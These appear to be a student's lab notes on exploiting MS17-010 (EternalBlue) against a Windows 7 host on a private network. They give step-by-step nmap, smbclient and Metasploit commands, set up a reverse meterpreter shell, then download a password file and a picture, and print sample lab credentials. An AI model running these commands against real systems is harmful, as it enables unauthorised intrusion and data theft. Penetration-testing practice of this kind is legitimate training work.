












**🛠️ Exploitation Walkthrough Notes — MS17-010 + SMB Enumeration**

**🧭 Reconnaissance**

**🔍 Step 1: Nmap Scan**

bash

CopyEdit

nmap -T4 -p- -A 192.168.1.162

* Found SMB ports 135, 139, 445
* OS: Windows 7 Ultimate SP1
* Guest access enabled
* RPC ports open

**🔍 Step 2: Check SMB Vulnerabilities**

bash

CopyEdit

nmap --script smb-vuln\* -p 445 192.168.1.162

* ✅ Confirmed **MS17-010** (EternalBlue) vulnerability

**🧰 SMB Enumeration**

**🗂️ Step 3: List Shares (anonymous)**

bash

CopyEdit

smbclient -L \\\\192.168.1.162\\ -N

* Found: ADMIN$, C$, IPC$
* Could not list workgroup (normal)

**📂 Step 4: Try IPC$ null session**

bash

CopyEdit

smbclient \\\\192.168.1.162\\IPC$ -N  
 ls # failed because IPC$ is not a file share

**💥 Exploitation with Metasploit**

**🔍 Step 5: Search for EternalBlue**

bash

CopyEdit

msfconsole  
 search ms17\_010

**💻 Step 6: Use the Exploit**

bash

CopyEdit

use exploit/windows/smb/ms17\_010\_eternalblue  
 set RHOSTS 192.168.1.162  
 set LHOST <your\_Kali\_IP>  
 set PAYLOAD windows/x64/meterpreter/reverse\_tcp  
 run

* ✅ Got a **meterpreter shell**

**📦 Post-Exploitation**

**🔍 Step 7: Search for password file**

search -f pw.txt

* Found: c:\Users\Administrator\Desktop\PW.txt

**💾 Step 8: Download it**

lcd /home/kali/Desktop/loot  
 download "c:\\Users\\Administrator\\Desktop\\PW.txt"

Contents:

SSUsername: Noelle   
 PW: 1232456!


**🖼️ Step 9: Download a picture file**



bash


CopyEdit


cd "C:\\Users\\Administrator\\Pictures"  
 ls  
 download "C:\\Users\\Administrator\\Pictures\\<filename>.png"

**✅ Final Result**

* Gained **remote shell** via EternalBlue (MS17-010)
* Extracted plaintext credentials from desktop file
* Exfiltrated image drawn in Paint from Pictures folder  
    
    
   Manual way  
    
   we found ms17 on git hub and git cloned it into the documents folder
* 

* 
* Have to be careful this can tip over a server
* 

* 

* 
* Sometimes these exploits will bust the computer!